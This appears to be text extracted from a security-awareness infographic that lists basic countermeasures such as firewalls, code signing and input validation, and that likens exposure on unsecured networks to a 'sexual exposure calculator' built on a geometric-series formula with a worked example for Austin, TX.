
Local security policies


Code signing



Local clients: laptops, desktops, phones








# Countermeasures

Certificates

Firewalls

Input filtering and validation



# Countermeasures

Password protected admin panel


Lack of physical access

Home network



# Countermeasures

Password protected admin panel  
of physical access





# Exposure to unsecured networks





# Sexual Exposure Calculator

How Many Partners Have You Been Indirectly Exposed to?



Type or select your location

Country

United States of America



State

TX



City

Austin



How many partners  
have you had?

7

On average, how many partners have  
each of your partners had before you?

4

Calculate Exposure

**SEXUAL EXPOSURE:** You have been indirectly exposed to **9,555**  
partners

**EQUIVALENT EXPOSURE:**

Your sexual exposure equates to

**1.05%**

of the population of

**Austin, TX**

This equates to

**96.70%**

of the population of

**Essex Junction, VT**

Exposure was derived using  
established formulas for a  
finite geometric series

$$\text{sexual exposure} = n \left( \frac{1 - n_p^6}{1 - n_p} \right)$$

$n$  = number of partners you have had

$n_p$  = number of partners your partners have had before you

Think twice before having an unprotected 'one network stand'




# Scale of Trust



AirBnB rental network

0

